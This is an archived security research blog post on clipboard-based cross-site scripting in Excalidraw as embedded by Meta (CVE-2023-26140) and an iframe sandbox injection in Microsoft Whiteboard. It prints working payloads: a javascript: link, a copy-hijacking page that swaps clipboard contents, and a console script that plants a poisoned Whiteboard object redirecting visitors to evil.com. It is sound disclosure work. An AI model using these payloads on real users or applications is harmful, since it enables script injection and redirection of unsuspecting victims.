

Back to the (Clip)board with Microsoft Whiteboard and Excalidraw in Meta (CVE-2023-26140)

Back to the (Clip)board with Microsoft Whiteboard and Excalidraw in Meta (CVE-2023-26140)

- Author not stated, spaceraccoon.dev.

- Published: 2024-02-04
- Original: <<https://spaceraccoon.dev/clipboard-microsoft-whiteboard-excalidraw-meta/>>
- Preserved from: <https://spaceraccoon.dev/clipboard-microsoft-whiteboard-excalidraw-meta/> (live) on 2026-08-09
- Licence: unknown

Rights remain with the original author and publisher. This is a research archive of a source from the Web Hacking Techniques Index collections, kept so the page going offline. To read the original, follow the link above.


Content

UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Back to the (Clip)board with Microsoft Whiteboard and Excalidraw in Meta (CVE-2023-26140)

Feb 4, 2024 · 1736 words · 9 minute read

It's always interesting to find edge cases in strong appsec programmes like Meta and Google that have generally solved entire bug classes like cross-site scripting because it highlights potential blind spots in appsec strategy. In particular, I'm still fascinated by the [Clipboard API](#) that seems to evade typical static analysis tools, like [a stored XSS I found in Zoom Whiteboard](#). Here's how I found similar bugs in Excalidraw (used in Messenger and other Meta assets) and Microsoft Whiteboard.



www.facebook.com says

facebook.com

OK

It started with a collab

One day, [teknogeek](#) and [nagli](#) pinged me to collaborate on some Meta assets. In particular, teknogeek was looking into a CodeQL default rule finding Cross-site scripting vulnerability due to user-provided value in [Excalidraw](#), an open-source collaborative whiteboard used by Meta. Excalidraw allows users to share rich text, drawings, shapes, images, and other typical whiteboard functionality.

The finding highlighted that the source of user input was from the `event.clipboardData` :

```
export const getSystemClipboard = async (
  event: ClipboardEvent | null,
): Promise<string> => {
  try {
    const text = event
      ? event.clipboardData?.getData("text/plain")
      : probablySupportsClipboardReadText &&
        (await navigator.clipboard.readText());

    return (text || "").trim();
  } catch {
    return "";
  }
};
```

Eventually, this clipboard event data flowed into `image.src` in `loadHTMLImageElement` :

```
export const loadHTMLImageElement = (dataURL: DataURL) => {
  return new Promise<HTMLImageElement>((resolve, reject) => {
    const image = new Image();
    image.onload = () => {
      resolve(image);
    };
    image.onerror = (error) => {
      reject(error);
    };
    image.src = dataURL;
  });
};
```

Unfortunately, this was a false positive, because setting the `src` attribute of an `img` tag only leads to XSS in much older browser versions and is no longer exploitable. The CodeQL rule in question used CodeQL's built-in `html-injection` lists of sinks which included `img.src`. This is why [writing your own CodeQL rules](#) is helpful.

In any case, my interest was piqued because I had found a similar clipboard-related XSS in Zoom Whiteboard previously, so I began doing some manual code review of Excalidraw to find other interesting sinks. Eventually, I found this sink in `renderElementToSvg`:

```
// if the element has a link, create an anchor tag and make that the new root
if (element.link) {
  const anchorTag = svgRoot.ownerDocument!.createElementNS(SVG_NS, "a");
  anchorTag.setAttribute("href", element.link);
  root.appendChild(anchorTag);
  root = anchorTag;
}
```

This sink was interesting because it allowed me to set the `href` attribute of an anchor tag, which can typically be exploited with an XSS payload like `javascript:alert()` when clicking the link. By tracing backwards, I eventually found that the source was indeed from the clipboard API. Basically, users can paste shapes and other rich data directly into an Excalidraw whiteboard, including with the XSS payload. Trying to inject this payload through typical user interaction was properly sanitised, so the only way was via a poisoned clipboard.

Moving on to Dynamic Analysis

If you take a deep dive into the Clipboard API, you'll find that it gets really complex really fast, because developers have a lot of freedom on how they want to serialize HTML data. Re-creating a payload with static analysis can be a huge pain simply because of how much backward-stepping you need to do. In this case, it's actually a lot easier to retrieve a typical clipboard serialized payload dynamically instead. For example, when accessing the whiteboard, you can enter the following code in the developer console to log paste events:

```
document.addEventListener('paste', function (event) {  
  // Access the clipboard data  
  const clipboardData = event.clipboardData || window.clipboardData;  
  
  // Log available types of data  
  console.log('Available types in clipboard:', clipboardData.types);  
  
  // Log text content if available  
  if (clipboardData.types.includes('text/plain')) {  
    const textContent = clipboardData.getData('text/plain');  
    console.log('Text content from clipboard:', textContent);  
  } else {  
    console.log('No plain text content found in clipboard.');  }  
  
  // Log HTML content if available  
  if (clipboardData.types.includes('text/html')) {  
    const htmlContent = clipboardData.getData('text/html');  
    console.log('HTML content from clipboard:', htmlContent);  
  } else {  
    console.log('No HTML content found in clipboard.');  }  
});
```

For example, copying and pasting a simple rectangle in Excalidraw gives the following plain text content:

```

{
  "type": "excalidraw/clipboard",
  "elements": [
    {
      "type": "rectangle",
      "version": 10,
      "versionNonce": 963885420,
      "isDeleted": false,
      "id": "xg5zj5rTYtSdo1fsTwz8b",
      "fillStyle": "solid",
      "strokeWidth": 2,
      "strokeStyle": "solid",
      "roughness": 1,
      "opacity": 100,
      "angle": 0,
      "x": 794,
      "y": 1086,
      "strokeColor": "#1e1e1e",
      "backgroundColor": "transparent",
      "width": 212,
      "height": 90,
      "seed": 1295957460,
      "groupIds": [],
      "frameId": null,
      "roundness": {
        "type": 3
      },
      "boundElements": [],
      "updated": 1707040939966,
      "link": null,
      "locked": false
    }
  ],
  "files": {}
}

```

As you can imagine, this makes it a lot easier to quickly identify injection points rather than manually reverse-engineering this through code review. This gave me a “correct” initial payload that I could then modify to include the injection via the `link` value.

What’s the Attack Vector?

At this point, it’s important to note that in some cases, it’s not necessary to poison the victim’s clipboard at all. While the clipboard might be a **source** of an XSS payload, the **sink** may actually

load this data over other channels such as an API fetch in a collaborative whiteboard. This is similar to the Zoom Whiteboard XSS in which the whiteboard data was actually being sent over WebSocket instead, just that it was serialized in such a complex way that it was easier for the attacker to simply paste it in than craft a correctly-serialized and timestamped WebSocket request.

In other cases, it may simply be closer to a self-XSS. While some other assets on Meta that used Excalidraw had the full collaborative whiteboard that allowed an attacker to remotely exploit other whiteboard users similar to Zoom Whiteboard, the implementation for Messenger itself was different. In Messenger video calls, you can create an Excalidraw Whiteboard, but it's not collaborative - Messenger simply sends a video stream of the Whiteboard you are working on to others on the call. Whether intended or not, it was a great defence-in-depth measure that prevented easy remote exploitation. The only attack vector here was if the victim pasted a poisoned payload themselves - but how could this be done?

In reality, because of the flexibility of the Clipboard API, any website can actually hijack the copy event and insert data you may not expect. While there are some safeguards like requiring user interaction, it's still possible to add clipboard data surreptitiously without the user's knowledge.

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Hijacked Copy</title>
</head>
<body>

  <input type="text" id="inputText" value="Original Text">
  <button onclick="modifyAndCopy()">Copy Text</button>

  <script>
    function modifyAndCopy() {
      // Create a temporary input element
      const templInput = document.createElement('input');
      templInput.value = "HAX";

      // Append the input element to the DOM
      document.body.appendChild(templInput);

      // Select and copy the content
      templInput.select();
      document.execCommand('copy');

      // Remove the temporary input element
      document.body.removeChild(templInput);
    }
  </script>

</body>
</html>
```

Such “copy to clipboard” buttons are everywhere in dynamic web applications and there’s a lot of implicit trust placed in them. So I guess the takeaway here is be careful of what you copy!

Breaking the Sandbox in Microsoft Whiteboard

While slightly less satisfying than popping an XSS on a Meta domain, the [Microsoft Whiteboard](#) bug was also interesting. Like Excalidraw, Whiteboard features a number of typical objects like shapes, images, and text. However, reviewing the client-side code of Whiteboard revealed a hidden supported object - Microsoft Whiteboard actually allows adding *iframes* into a whiteboard! This is presumably for dynamic content like YouTube videos, but also a magnet for possible XSS attacks.

In particular, the hyperlink object accepted an `iframe` property which is meant to be a stringified object literal that defined the `iframe`. The object itself can include `src` and `sandbox` properties. Fortunately, Microsoft Whiteboard properly sanitised the `src` property, negating a typical payload like `<iframe src='#'>`. However, the `sandbox` property did not have any checks.

The `sandbox` property is interesting because it's used to apply content restrictions on iframes for security reasons. For example, by default if an `iframe` has a `sandbox` attribute, iframed pages cannot run scripts and always fail the same-origin policy. This allows websites to safely embed untrusted content from other sources.

However, by allowing this attribute to be controlled, Whiteboard is vulnerable to highly-permissive `sandbox` policies. In particular, the `allow-top-navigation` `sandbox` value allows scripts in the iframed website to redirect the parent frame (i.e. Whiteboard) to any other URL.

Once again, it was easier to simply paste this poisoned hyperlink object into a whiteboard rather than sending it directly via the API.

```

console.log('adding payload... make sure you click into Whiteboard window instead of console');
setTimeout(async function() {
  const iframeData = {
    height: 600,
    width: 1200,
    // this website runs top.window.location.replace('https://evil.com')
    src: "<ATTACKER WEBSITE HERE>",
    sandbox: ["allow-popups", "allow-top-navigation", "allow-scripts", "allow-top-navigation-to-custom-protocols", "allow-s
  }
  const payload = {
    boardItems:[{
      position: {
        x:1270.6017481963052,
        y:983.5363104061
      },
      scale:1,
      originPoint:{
        x:1270.6017481963052,
        y:967.5363104061
      },
      size:{},
      rotation:0,
      content:{
        contentType:"hyperlink",
        url:"https://evil.com",
        title: "test",
        iframe: JSON.stringify(iframeData),
        description: "test",
        altText: "HAX",
        fontFamily:"sans-serif, Segoe UI",
        fontWeight:"normal",
        text:"zzzz",
        textDecoration:[]
      }
    }],
    anchorPosition:{
      x:1270.6017481963052,
      y:967.5363104061
    },
  };
  const data = `<whiteboard-tag whiteboardcontent="${encodeURIComponent(JSON.stringify(payload))}"></whiteboard
  const blob = new Blob([data], {
    type: "text/html"
  });

```

```
await navigator.clipboard.write([
  new ClipboardItem({
    ['text/html']: blob
  }),
]);
console.log('payload added to clipboard!');
}, 2000);
```

Observe the rather complex serialization of whiteboard object data. As compared to the plain text type used for Excalidraw, Microsoft Whiteboard objects are of `text/html` type and use a custom `<whiteboard-tag>` HTML tag. Meanwhile the actual whiteboard object content is serialized as a JSON stringified and URL-encoded string passed to the `whiteboardcontent` attribute. As I mentioned earlier, there's no standard way to serialize rich clipboard content, which is why you see such variance and tedium in reverse-engineering these from code.

Once the payload has been added to the whiteboard, any user who visits the whiteboard is automatically redirected to the attacker's website or trigger JavaScript via a `javascript:alert()` redirect, even though this will execute outside of the original host page's context.

So what's so dangerous about a client-side redirect or XSS? Microsoft Whiteboard isn't just a web app - like many modern apps these days, it is also rendered in desktop applications like the [Windows Store AppX](#) version as well in Microsoft Teams. From there, it's possible to pivot into desktop-side exploits or into the Microsoft Teams context instead.

Not your usual XSS

As simple web vulnerability classes get eradicated by [safe coding appsec strategies](#), it's interesting to find edge cases like the Excalidraw and Microsoft Whiteboard issues. In both cases, I suspect it may be due to relatively rare sinks that may not get picked up by static analysis tools. In addition, Excalidraw is a third-party dependency that may have fallen out of Meta's appsec scope. On my end, I'll be digging deep whenever I see a rich text editor or whiteboard.

[web code review desktop](#)